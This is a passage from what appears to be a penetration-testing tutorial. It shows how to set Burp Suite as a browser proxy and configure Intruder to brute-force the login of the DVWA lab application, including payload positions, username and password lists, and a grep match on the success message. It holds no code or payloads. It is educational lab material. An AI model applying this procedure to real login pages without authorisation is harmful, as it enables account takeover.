


Figure 21: DVWA Security Settings

Burp is designed to work in tandem with your browser. Burp, which acts as an HTTP proxy server, processes all HTTP/S communication from your browser. To ensure that Burp's proxy listener is active, go to the Proxy tab and enable Intercept.






Figure 22: Setting Browser Proxy Setting

To use Burp Proxy as the HTTP proxy server for your browser, you need to configure your browser's proxy settings. Set the proxy host address to 127.0.0.1 and the port to 8080 for both HTTP and HTTPS. If you are using Firefox, Kali's default browser, launch it and go to Preferences. Click on Advanced, then on Network, and finally on Settings, as shown in the illustration below.






Figure 23: Browser Proxy Settings



Assuming that the configuration is correct, Burp should now be able to handle all HTTP/S traffic. When a website is visited, the Burp will hold the request until a decision is made on how to proceed with it. The intercept feature is currently disabled, so it should only be enabled when necessary.




Figure 24: Proxy Tab

During a penetration test of a client's website, it's important to keep in mind that gaining access to the admin account through a brute force attack would provide complete control over the website. To initiate a brute force attack on the login page, first open Burp and



ensure that the intercept feature is enabled.




Figure 25: Brute - Log In

After a successful login, the program displays "*Welcome to the password-protected area admin.*" Because it was included in the HTTP response sent as a consequence of successfully signing in, this phrase may be used to filter out successful login attempts. The screenshot of the BurpSuite login request is displayed below.






Figure 26: Log-in Req Interception

After the intruder tab receive the request and we can use it to develop the brute attack.




Figure 27: Action for Interception






Figure 28: Positions - Attack Target

Since brute force attacks rely on trial-and-error methods, such as request interception, we need to modify the request variables for each attempt. To define the parameters for adding our attempted parameters (known as a payload) under the Positions tab, we can include the "username" argument from the URL noted above.




Figure 29: Payload Simple List 1 Username

Since brute force attacks rely on trial-and-error methods, such as request interception, we need to modify the request variables for each attempt. Under the Payload tab, we can define



the parameters for the simple list 2 and can be used the "password" by adding the list of the argument or text.




Figure 30: Payload Simple List 2

We'll use the “password” argument from the URL noted above.




Figure 31: Grep Match setting



